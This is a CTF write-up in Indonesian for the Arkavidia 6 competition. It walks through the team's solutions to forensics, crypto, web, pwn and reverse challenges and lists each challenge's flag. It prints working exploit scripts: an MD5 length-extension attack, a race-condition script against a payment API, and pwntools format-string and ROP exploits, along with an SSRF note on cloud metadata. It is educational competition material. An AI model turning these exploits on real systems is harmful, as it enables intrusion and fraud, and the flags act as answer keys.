Write-up Arkavidia 6 CTF

ACM Backup Plan

Fadilah Agung Nugraha

Zaki Geyan

Usman Abdul Halim

Challenges


Forensics

Tipe Muka (100 pts)

Fahmi merupakan penggiat UI/UX yang sudah cukup berpengalaman. Pada suatu hari, dia sedang bosan dan memutuskan untuk mencoba hal baru, yaitu membuat font. Setelah 4 jam mencoba, dia menyerah karena ternyata membuat font susah. Dia kemudian mengambil font yang open source dengan nama Source Sans Pro, memodifikasinya sedikit, kemudian mengganti namanya menjadi Arkav Sans.

Author: didithilmy

Diberikan file ArkavSans-Bold.ttf yang merupakan file TrueType Font data. Kami melakukan pencarian di google dengan keyword View font online dan upload file TrueType Font tersebut ke situs tersebut. Scroll ke bawah untuk melihat hasilnya.



Flag : Arkav6{Fonts_Are_cooL}

Patriot (410 pts)

Munir menerima email yang dia tak mengerti. Bantulah Munir mengetahui apa isinya!

Author: didithilmy

Diberikan file patriot.txt. Buka dan lihat file tersebut, terdapat banyak non-printable character yang berpola di dalam file.

```
>>> a = open('patriot.txt').read()
>>> print a[:100]
patriot patriot patriot patriot patri
>>> a[:100]
'pat\xe2\x80\x8bri\xe2\x80\x8co\xe2\x80\x8bt \xe2\x80\x8bp\xe2\x80\x8cat\xe2\x80
\x8cri\xe2\x80\x8cot\xe2\x80\x8c \xe2\x80\x8bpa\xe2\x80\x8ctr\xe2\x80\x8cio\xe2\
x80\x8bt \xe2\x80\x8cp\xe2\x80\x8cat\xe2\x80\x8cri\xe2\x80\x8bot\xe2\x80\x8b p\x
e2\x80\x8ca\xe2\x80\x8ct\xe2\x80\x8bri\xe2\x80\x8b'
>>>
```

Karakter-karakter non-printable tersebut mengingatkan kami pada salah satu challenge picoCTF 2019 - WhitePages, dimana karakter berpola tersebut mewakili angka 0 dan 1. Solver:

```
z@z:~/Downloads/arkav6$ cat solve-patriot.py
a = open('patriot.txt').read().strip()

for i in range(0x20, 0x7f):
        a = a.replace(chr(i), '')
a = a.replace('\xe2\x80\x8b', '0')
a = a.replace('\xe2\x80\x8c', '1')

print ''.join(chr(int(a[i:i+8], 2)) for i in range(0, len(a), 8))
z@z:~/Downloads/arkav6$ python solve-patriot.py
Once upon a time, there was a challenge that wondered many of the great minds. It w
as a challenge like no other. Masters from all around the corner gathered to solve
this seemingly unsolvable challenge. Hours after hours, no one seemed to be able to
 conquer the challenge. Many were wondering whether the time spent attempting to so
lve the challenge was worth it. Finally, to their great surprise, the challenge...
was not worth it.

Oh, you're here to see the flag? There you go:
Arkav6{th1s_chall3nge_does_n0t_require_brut3_force_4d9a7d7f}
z@z:~/Downloads/arkav6$
```

Flag : Arkav6{th1s_chall3nge_does_n0t_require_brut3_force_4d9a7d7f}

Crypto

007-1 (498 pts)

> 007 in charge, what could possibly go wrong?
>
> nc 18.141.24.237 10006
>
> Author: nightmare

Diberikan file chall.py. Flag disimpan di variabel content, dimana 40 <= len(content) <= 50. Idenya, kita diberi nilai hash md5(form) dan harus bisa menebak nilai hash md5(form + msg). Hal ini dirasa tidak mungkin untuk dilakukan jika kita tidak mengetahui secara pasti isi dari variabel form. Karena input user tidak dibatasi, hal ini dapat diatasi dengan Hash Length Extension Attacks. Kami menggunakan tool HashPump untuk generate msg dan sgn yang tepat. Solver:

```
from pwn import *
from hashpumpy import hashpump

HOST, PORT = "18.141.24.237 10006".split()
p = remote(HOST, PORT)

p.sendlineafter('Select menu:\n', 'h')
sign = p.recvline().strip()
print sign

data = 'z'
wanted = '|user:admin|command:get_flag'

for i in range(96, 106):
    new_sign, new_data = hashpump(sign, data, wanted, i)
    payload = new_data+'&'+new_sign
    if '\n' in payload:
       continue
    p.sendlineafter('Select menu:\n', 'c')
    p.sendlineafter('Your command:\n', payload[len(data):])
    z = p.recvline().strip()
    print i, z
    if '007' not in z:
       break
```

Dan jalankan.

```
[+] Opening connection to 18.141.24.237 on port 10006: Done
a86fa0a6aa5d4fee5505f2bfead0e20b
```

```
96 You are not 007, go away...
97 You are not 007, go away...
98 {'content': 'Arkav6{i5_ev3ry0neS_mD5_bRok3N_0r_jUst_m33}', 'command':
'get_flag', 'user': 'admin', 'key':
'f5ac92176907dcb3306fec5f88450813\x80\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x18\x03\x00\x00\x00\x00\x00\x00'}
[*] Closed connection to 18.141.24.237 port 10006
```

Flag : Arkav6{i5_ev3ry0neS_mD5_bRok3N_0r_jUst_m33}

Web

Edit Your Source (244 pts)


Pada awal-awal soal dibuka SSRF ke meta-data EC2 instance masih bisa, saya masih sempat mencatat beberapa hal penting di metadata, salah satunya ip internal

http://172.31.31.3:15002/


Agak cukup lama kami mencoba untuk menemukan bagaimana flag bisa didapat, sampai akhirnya menemukan entri flag.php di robots.txt

```
User-agent: *
Disallow: /flag.php
```

Saat mencoba mengakses flag.php, terdapat error karena file diakses bukan dari IP internal.



Karena kami telah mendapatkan IP internal dari recon di awal, tinggal coba akses melalui IP tersebut.



Flag : Arkav6{r3direct_is_y0ur_fr1end}

Balasan Buruk (344 pts)

Diberikan sebuah link menuju website. Ketika website diakses, terdapat tampilan seperti situs berita online dengan berbagai kategori. Dari website tidak memberikan informasi apa-apa. Menurut deskripsi soal, pembuat websitenya menggunakan HTTP server sendiri. Jika kita lihat response header ketika mengakses website, terdapat dua header, Server dan Content-Length.

Kami mencoba menggunakan burp, ketika dilihat response langsung didapatkan flag.

```
<footer class="blog-footer">
  <p>Blog template built for <a href="https://getbootstrap.com/">Bootstrap</a> by <a href="https://twitter.com/mdo">@mdo</a>.</p>
  <p>
    <a href="#">Back to top</a>
  </p>
</footer>
</body>
</html>Arkav6{th3_c0ntent_is_h3re_but_length_is_zer0}
```

Dari flag kita bisa tau ternyata problem ini merupakan masalah untuk request tanpa memperdulikan panjang content. Secara default burp menggunakan opsi ini, jadi kita bisa mendapatkan flag secara langsung. Kita juga bisa dapat menggunakan Curl dengan opsi --ignore-content-length.

Flag : Arkav6{th3_c0ntent_is_h3re_but_length_is_zer0}

ArkavPay (491 pts)

Diberikan sebuah link menuju web, pada website kita dapat register dan login untuk topup dan refund antara balance dan ArkavCoins.

Ketika pertama kali register, user mendapatkan balance sebesar 5000 secara default. Lalu kita dapat membeli flag dengan harga 10000 ArkavCoins.

Pada source code yang diberikan, terdapat vulnerability pada request.ip. Kita dapat memasukkan payload pada variabel request.ip dengan menggunakan header X-Forwarded-For. Tapi, kami kesulitan dengan cara tersebut.


Lalu anggota tim kami memberikan usulan bahwa terdapat kelemahan *race condition* pada saat transaksi. Biasanya, aktivitas kueri ke database untuk masalah uang dan sejenisnya menggunakan fitur Transaction. Tapi pada source code, transaksi antara balance dan ArkavCoins tidak menggunakan fitur Transaction. Bisa dilihat pada potongan kode memanggil fungsi transaksi menggunakan *await*.

```
… Potongan kode pada fungsi refund
// All is well, let's top it up
await increaseBalance(authUser.id, nominal);
const newUser = await deductCoins(authUser.id, nominal);

…

… Potongan kode pada fungsi topup
// All is well, let's top it up
await deductBalance(authUser.id, nominal);
const newUser = await increaseCoins(authUser.id, nominal);
```

Berikut solver yang digunakan untuk melakukan *race condition* transaksi antara Balance dan ArkavCoins.

```
import threading
import requests

auth = "Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJhcmthdnBheSIsInN1YiI6MTMxLCJ
1c2VybmFtZSI6ImZhZGlsIiwiaWF0IjoxNTc4MjI3OTYwfQ.e_cWdQDPv1LCCgFW6b7A3uFWr0Aq
9O0Upnz29j7t6pc"

refund_url = "http://18.141.24.237:14000/api/balance/arkavcoins/refund"
topup_url = "http://18.141.24.237:14000/api/balance/arkavcoins/topup"

headers = {
      'Authorization': auth,
```

```
      'Content-Type': 'application/json'
}

nominal = {
      'nominal': 75
}

def refund(num):
      r = requests.post(refund_url, headers=headers, json=nominal)
      print r.text+"\n"
      return 1

def topup(num):
      r = requests.post(topup_url, headers=headers, json=nominal)
      print r.text+"\n"
      return 1

if __name__ == "__main__":
      while True:
      t1 = threading.Thread(target=refund, args=(10,))
      t2 = threading.Thread(target=topup, args=(10,))
      t3 = threading.Thread(target=topup, args=(10,))

      t1.start()
      t2.start()
      t3.start()

      t1.join()
      t2.join()
      t3.join
```



Flag : Arkav6{vr00m_vr00m_race_cond1tion_is_fun_2d4a3c5e}

Pwn


pakbos01 (458 pts)

```
void __noreturn vuln()
{
  char s2; // [rsp+0h] [rbp-30h]
  unsigned __int64 v1; // [rsp+28h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("username: PakBos");
  while ( 1 )
  {
      printf("password: ");
      __isoc99_scanf("%31s", &s2);
      if ( !strcmp(password, &s2) )
      {
      puts("welcome PakBos!");
      win();
      }
      else
      {
      printf(&s2);
      puts("? that is definitely not my password!");
      }
  }
}
```

Bug format-string digunakan untuk overwrite password, untuk bisa masuk ke fungsi win.

```python
#!/usr/bin/env python
from pwn import *

# context.arch = "amd64"
# context.log_level = "debug" # debug, info, warn
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./pakbos01"
HOST = "3.0.19.78"
PORT = 10001

elf = ELF(BINARY, checksec=False)
uu64 = lambda x: u64(x.ljust(8, "\x00"))
uu32 = lambda x: u32(x.ljust(4, "\x00"))
```

```python
gdbscript = '''
brva 0x94f
'''

def attach(r):
    if type(r) == process:
        gdb.attach(r, gdbscript)

def exploit():
    payload = "%9$p"
    r.sendlineafter('password: ', payload)
    elf.address = int(r.recvuntil('?', 1), 16) - 0x700
    print 'pie %x' % elf.address
    payload = "%8$hhn"
    payload = payload.ljust(16, 'A')
    payload += p64(elf.sym['password'] + 3)
    r.sendlineafter('password: ', payload)
    r.sendlineafter('password: ', 'pak')

if __name__ == '__main__':
    if len(sys.argv) > 1:
        r = remote(HOST, PORT)
    else:
        r = process(BINARY, aslr=1)

    attach(r)
    exploit()
    r.interactive()
```




Flag : Arkav6{jennie_blackpink_gaksuka_pakbos}

pakbos02 (494 pts)

Perbedaan CR-LF pada saat membaca-menyimpan database dan penggantian password bisa digunakan untuk menambah **count**, Integer overflow pada **count** yang hanya berukuran 8-bit untuk overwrite entri database pertama, logout dan login kembali dengan entri pertama yang telah di-overwrite sebelumnya untuk mendapatkan id 0 pada **current_user**. Setelah itu karena reset database tidak menghapus **current_user**, forgot password dapat digunakan untuk mendapatkan password admin yang sesungguhnya.

```python
#!/usr/bin/env python
from pwn import *

# context.arch = "amd64"
# context.log_level = "debug" # debug, info, warn
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./pakbos02"
HOST = "3.0.19.78"
PORT = 10002

# elf = ELF(BINARY, checksec=False)
uu64 = lambda x: u64(x.ljust(8, "\x00"))
uu32 = lambda x: u32(x.ljust(4, "\x00"))

gdbscript = '''
brva 0x1313
'''

def attach(r):
   if type(r) == process:
       gdb.attach(r, gdbscript)

def login(user, pwd):
   r.sendlineafter('> ', '1')
   r.sendlineafter(': ', user)
   r.sendlineafter(': ', pwd)

def reset_password(new_password=None):
   r.sendlineafter('> ', '3')
   r.recvuntil(': ')
   old = r.recvuntil('\ndo', 1)
   if new_password != None:
       r.sendlineafter(': ', 'y')
```

```
        r.sendlineafter(': ', new_password)
    else:
        r.sendlineafter(': ', 'n')
    return old

def save_db():
    r.sendlineafter('> ', '4')
    # info(r.recvline(0))

def exploit():
    login('guest', 'guest')
    for _ in range(253):
        reset_password('a 1,s,s')
        save_db()
    reset_password('a 1,s,s 1,a,a')
    save_db()
    r.sendlineafter('> ', '2') # logout
    login('s', 's')
    r.sendlineafter('> ', '5') # reset all
    flag = reset_password()
    info(flag)


if __name__ == '__main__':
    if len(sys.argv) > 1:
        r = remote(HOST, PORT)
    else:
        r = process(BINARY, aslr=1)

    exploit()
    r.close()
```



Flag : Arkav6{pakbos_DB_injection}

Baby Pwn (500 pts)

Format-string digunakan untuk overwrite **__free_hook** agar bisa membalikan flow ke **main()** lagi. Pakai format string lagi untuk leak canary dan akhirnya dengan simple BOF untuk ROP ke fungsi **win()**.

```
#!/usr/bin/env python
from pwn import *

# context.arch = "amd64"
# context.log_level = "debug" # debug, info, warn
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./baby"
HOST = "3.0.19.78"
PORT = 10003

elf = ELF(BINARY, checksec=False)
uu64 = lambda x: u64(x.ljust(8, "\x00"))
uu32 = lambda x: u32(x.ljust(4, "\x00"))

gdbscript = '''
brva 0x700
'''

def attach(r):
   if type(r) == process:
       gdb.attach(r, gdbscript)

def exploit():
   target = elf.sym['main']

   payload  = ""
   payload += "%{}c".format(((target) & 0xFF) + 0x100)
   payload += "%31$hhn"
   payload += "%{}c".format(((target >> 8) & 0xFF) + 0x100 - ((target) & 0xFF))
   payload += "%32$hhn"
   payload += "%{}c".format(((target >> 16) & 0xFF) + 0x100 - ((target >> 8) &
0xFF))
   payload += "%33$hhn"
   payload += "%{}c".format(((target >> 24) & 0xFF) + 0x100 - ((target >> 16) &
0xFF))
   payload += "%34$hhn"
```

```
    payload += "%65537c"
    payload = payload.ljust(0x60, 'A')
    payload += p32(elf.sym['__free_hook'] + 0)
    payload += p32(elf.sym['__free_hook'] + 1)
    payload += p32(elf.sym['__free_hook'] + 2)
    payload += p32(elf.sym['__free_hook'] + 3)
    payload = payload.ljust(0xC0, 'A')
    r.sendline(payload)
    r.recv()

    payload  = ""
    payload += "%57$p|||||"
    payload += "%65537c"
    r.sendline(payload)
    canary = int(r.recvuntil('||||||', 1), 16)
    info('canary %x' % canary)
    r.recv()


    payload  = ""
    payload  = payload.ljust(0xC8, 'A')
    payload += p32(canary)
    payload += p32(canary)
    payload += p32(0x0005e86c) # 0x0005e86c: pop {r0, pc};
    payload += p32(0xF00DBAB3)
    payload += p32(elf.sym['win'])
    r.sendline(payload)
    r.recv()
    # open("out", "w+").write(payload + "\n")
    # A * c8 + canary + bp + pc

if __name__ == '__main__':
    r = remote(HOST, PORT)
    exploit()
    r.interactive()
```

Flag : Arkav6{f1ni_4rray_b4ck_t0_m4in}

Reverse


Uwu (290 pts)

Solver:


```c
#include <stdio.h>

int main(int argc, char const *argv[])
{
 char v4[8] = {0};
 char v14[12] = {0};
 char v15[12] = {0};

 *(int     *)(&v4[0]) = 0x212B3201;
 *(short   *)(&v4[4]) = 0x7636;
 v4[6] = 59;

 for (int i = 0; i < 7; i++)
   v4[i] ^= 0x40;

 *(long    *)(&v14[0]) = 0x999A54857F759795LL;
 *(short   *)(&v14[8]) = 0x637F;
 v14[10] = 0x92u;

 for (int i = 0; i < 11; i++)
   v14[i] -= 0x20;

 *(long    *)(&v15[0]) = 4985206873842725636LL;
 *(short   *)(&v15[8]) = 9543;
 v15[10] = 77;

 for (int i = 0; i < 11; i++)
   v15[i] += 0x30;

 printf("%s%s%s\n", v4, v14, v15);

 return 0;
}
```

Flag : Arkav6{uwU_e4zy_Cr4ck_m3_uwU}


Old School (500 pts, solved after competition)



